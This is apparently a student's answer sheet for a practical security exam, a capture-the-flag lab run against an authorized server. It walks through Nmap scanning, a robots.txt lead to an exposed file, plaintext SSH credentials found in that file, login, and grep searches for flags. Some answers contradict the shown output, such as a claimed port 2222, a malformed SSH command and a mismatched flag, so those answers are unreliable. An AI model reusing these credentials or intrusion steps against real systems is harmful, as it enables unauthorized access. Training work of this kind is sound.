Security Analyst | Cohort 2 (Sept 2026)

MID EXAM

Practical

Full name	*Lenson Obuba*
Cyber Shujaa ID	*cs-sa13-26017*
Email	*obubalenny@gmail.com*
Date	*24 Oct 2026*

Section A: Reconnaissance (14 marks)


You have been given the address of a server belonging to Shujaa Logistics Ltd. You have written authorization to test it. Begin by establishing what the machine is running.

1. Conduct an Nmap scan of the target. Identify the open ports and the service running on each. **(6 mks)**

Marks: correct Nmap command (2), all open ports identified (2), service on each port named (2).
Answer: nmap command - nmap -sV -sC -F –open 34.35.86.5

Ports Identified -Ports 22/tcp and 80/tcp


Service on each - 22 - SSH | 80 - HTTP |



2. One service is running on more than one port. Name the service and state its version. **(4 mks)**

Marks: service and both ports identified (2), version stated (2).
Answer: 1. Service and both ports identified - The service running on more than one port is SSH (Secure Shell).

2. Version stated - It is running on ports 22 and 2222, and both ports are running OpenSSH 8.9p1 Ubuntu 3ubuntu0.18.




3. Identify the operating system and the web server software in use. **(4 mks)**

Marks: operating system identified (2), web server software and version (2).

Answer: Operating Systems Identified - Ubuntu

Web server and version - nginx/1.18.0 (Ubuntu)


kali-linux-2026.2-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
kali@kali: ~
Session Actions Edit View Help
(kali㉿kali)-[~]
$ ech $IP
Command 'ech' not found, did you mean:
command 'ecm' from deb gmp-ecm
command 'dch' from deb devscripts
command 'ecl' from deb ecl
command 'exch' from deb util-linux-extra
command 'ecj' from deb ecj
command 'echo' from deb coreutils
command 'esh' from deb esh
Try: sudo apt install <deb name>
(kali㉿kali)-[~]
$ echo $IP
34.35.86.5
(kali㉿kali)-[~]
$ sudo nmap -sV -sC -F --open $IP
[sudo] password for kali:
Starting Nmap 7.99 (https://nmap.org) at 2026-10-24 17:58 +0300
Nmap scan report for 5.86.35.34.bc.googleusercontent.com (34.35.86.5)
Host is up (0.025s latency).
Not shown: 98 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.9p1 Ubuntu 3ubuntu0.18 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 256 0a:7e:10:ef:67:9e:97:c5:f3:13:28:11:19:75:74:b4 (ECDSA)
|_ 256 0c:cf:5c:2c:2b:89:e5:ac:87:47:8d:e3:4d:97:0b:ea (ED25519)
80/tcp open http nginx 1.18.0 (Ubuntu)
|_http-title: Shujaa Logistics Ltd
|_http-server-header: nginx/1.18.0 (Ubuntu)
| http-robots.txt: 1 disallowed entry
|_/ops-archive/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.91 seconds
(kali㉿kali)-[~]
$
KALI
Right Ctrl
76°F
Partly sunny
Search
6:18 PM
10/24/2026

Section B: Gaining access (20 marks)

The web server is exposing something it should not be.

4. Find the file on the web server that was not intended to be publicly reachable. State its full path and explain how you found it. **(8 mks)**


Marks: file checked and the path found (3), file located with its full path (3), method/enumeration shown (2).
Answer: 1. File checked and path discovered - I checked through the web server's robots.txt file, which identified /ops-archive/ as a disallowed path for web crawlers. This provided a lead for further search

2. File located with its full path - I accessed http://34.35.86.5/ops-archive/ it returned HTTP 200 OK response. The directory index exposed a file named handover-notes.txt.

The file's full URL is: http://34.35.86.5/ops-archive/handover-notes.txt

3. Method/enumeration shown - I used Nmap's HTTP script output to identify the robots.txt entry, followed by manual HTTP enumeration with curl. Inspecting the directory index revealed the filename, and a direct request confirmed that the file was publicly accessible.

The file opened contained an instruction stating not to circulate it and a note indicating that it should be removed from the public server, meaning that its exposure was unintended.




5. Retrieve the flag contained in that file. **(4 mks)**

Marks: flag retrieved correctly (3), evidence shown (1).
Answer: The flag retrieved is —> Flag - cske{exposed_backup_is_not_a_secret}

Evidence - Migration sign-off reference: cske{exposed_backup_is_not_a_secret}

curl -sS http://34.35.86.5/ops-archive/handover-notes.txt | grep -oE 'cske\{[^}]+\}'

cske{exposed_backup_is_not_a_secret}



6. Extract the credentials disclosed in that file and use them to log in to the server. Confirm your access. **(8 mks)**

Marks: credentials extracted (2), correct SSH command (3), access confirmed with whoami or id (3).
Answer: 1. Credentials extracted - Username blue and the password: Sh7kamoo-Relay-4418

2. correct SSH command - http://ssh%20blue@34.35.86.5/

3. access confirmed with whoami or id - Last login: Sat Oct 24 15:50:19 2026 from 102.210.173.190


blue@midexam-live-2:~$ whoami

blue

blue@midexam-live-2:~$ id

uid=1007(blue) gid=1008(blue) groups=1008(blue)

blue@midexam-live-2:~$



Section C: Local enumeration (16 marks)

You now have access as a standard user. Three flags are reachable from here.

7. Retrieve the flag in the home directory of the account you are logged in as. **(5 mks)**


Marks: command used to find and read the flag (2), flag retrieved (3).
Answer: 1. Command used to find and read the flag -

cd ~

ls -la

cat ~/user.txt


2. flag retrieved - cske{ssh_access_earned_not_given}



8. A flag is hidden inside a large log file in that account's home directory. Retrieve it. State the command you used to search the file. **(6 mks)**

Marks: correct search command stated (3), flag retrieved (3).
Answer: 1. correct search command stated —> The command I used to grab everything is grep -nEo 'cske\{[^}]+\}' ~/logs/transfer.log

2. flag retrieved - cske{needle_found_in_the_haystack}




9. During decommissioning, a flag was left behind in a legacy software directory, not under any user's home. Locate the file and retrieve the flag. State the command you used. **(5 mks)**

Marks: correct command stated (3), flag retrieved (2).

Answer: 1. correct command stated - I run the command: grep -RnoE 'cske\{[^}]+\}' /opt /usr/local /srv /var/www 2>/dev/null

2. flag retrieved - cske{nothing_hides_from_a_full_search}


kali-linux-2026.2-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
blue@midexam-live-2: ~
Session Actions Edit View Help
/snap/google-cloud-cli/509/lib/surface/ai_platform/models/create.yaml
/snap/google-cloud-cli/509/lib/surface/ai_platform/models/delete.py
/snap/google-cloud-cli/509/lib/surface/ai_platform/models/delete.yaml
/snap/google-cloud-cli/509/lib/surface/ai_platform/models/describe.py
/snap/google-cloud-cli/509/lib/surface/ai_platform/models/describe.yaml
/snap/google-cloud-cli/509/lib/surface/ai_platform/models/get_iam_policy.py
/snap/google-cloud-cli/509/lib/surface/ai_platform/models/get_iam_policy.yaml
/snap/google-cloud-cli/509/lib/surface/ai_platform/models/list.py
/snap/google-cloud-cli/509/lib/surface/ai_platform/models/list.yaml
/snap/google-cloud-cli/509/lib/surface/ai_platform/models/remove_iam_policy_binding.py
/snap/google-cloud-cli/509/lib/surface/ai_platform/models/remove_iam_policy_binding.yaml
/snap/google-cloud-cli/509/lib/surface/ai_platform/models/set_iam_policy.py
/snap/google-cloud-cli/509/lib/surface/ai_platform/models/set_iam_policy.yaml
/snap/google-cloud-cli/509/lib/surface/ai_platform/models/update.py
/snap/google-cloud-cli/509/lib/surface/ai_platform/models/update.yaml
/snap/google-cloud-cli/509/lib/surface/ai_platform/operations/__init__.py
/snap/google-cloud-cli/509/lib/surface/ai_platform/operations/__pycache__/__init__.cpython-314.pyc
/snap/google-cloud-cli/509/lib/surface/ai_platform/operations/__pycache__/cancel.cpython-314.pyc
/snap/google-cloud-cli/509/lib/surface/ai_platform/operations/__pycache__/describe.cpython-314.pyc
/snap/google-cloud-cli/509/lib/surface/ai_platform/operations/__pycache__/list.cpython-314.pyc
/snap/google-cloud-cli/509/lib/surface/ai_platform/operations/__pycache__/wait.cpython-314.pyc
/snap/google-cloud-cli/509/lib/surface/ai_platform/operations/cancel.py
/snap/google-cloud-cli/509/lib/surface/ai_platform/operations/cancel.yaml
/snap/google-cloud-cli/509/lib/surface/ai_platform/operations/describe.py
/snap/google-cloud-cli/509/lib/surface/ai_platform/operations/describe.yaml
/snap/google-cloud-cli/509/lib/surface/ai_platform/operations/list.py
/snap/google-cloud-cli/509/lib/surface/ai_platform/operations/list.yaml
/snap/google-cloud-cli/509/lib/surface/ai_platform/operations/wait.py
/snap/google-cloud-cli/509/lib/surface/ai_platform/operations/wait.yaml
/snap/google-cloud-cli/509/lib/surface/ai_platform/predict.py
/snap/google-cloud-cli/509/lib/surface/ai_platform/predict.yaml
/snap/google-cloud-cli/509/lib/surface/ai_platform/versions/__init__.py
/snap/google-cloud-cli/509/lib/surface/ai_platform/versions/__pycache__/__init__.cpython-314.pyc
/snap/google-cloud-cli/509/lib/surface/ai_platform/versions/__pycache__/create.cpython-314.pyc
/snap/google-cloud-cli/509/lib/surface/ai_platform/versions/__pycache__/delete.cpython-314.pyc
/snap/google-cloud-cli/509/lib/surface/ai_platform/versions/__pycache__/describe.cpython-314.pyc
/snap/google-cloud-cli/509/lib/surface/ai_platform/versions/__pycache__/list.cpython-314.pyc
/snap/google-cloud-cli/509/lib/surface/ai_platform/versions/__pycache__/set_default.cpython-314.pyc
/snap/google-cloud-cli/509/lib/surface/ai_platform/versions/__pycache__/update.cpython-314.pyc
/snap/google-cloud-cli/509/lib/surface/ai_platform/versions/create.py
/snap/google-cloud-cli/509/lib/surface/ai_platform/versions/create.yaml
/snap/goo^C
blue@midexam-live-2:~$ ^C^C
blue@midexam-live-2:~$ ^C
blue@midexam-live-2:~$ grep -RnoE 'cske\{[^}]+\}' /opt /usr/local /srv /var/www 2>/dev/null
/opt/legacy/archived/decommission-record.txt:11:cske{nothing_stays_from_a_kill_search}
/var/www/html/ops-archive/handover-notes.txt:11:cske{exposed_backup_is_not_a_secret}
blue@midexam-live-2:~$
::1 ff00::0 ff02::2 ip6-allhosts ip6-allrouters ip6-localnet ip6-mcastprefix metadata shujaa-logistics
fe00::0 ff02::1 ff02::3 ip6-allnodes ip6-localhost ip6-loopback localhost metadata.google.internal
blue@midexam-live-2:~$
Right Ctrl
73°F
Mostly cloudy
Search
7:08 PM
10/24/2026

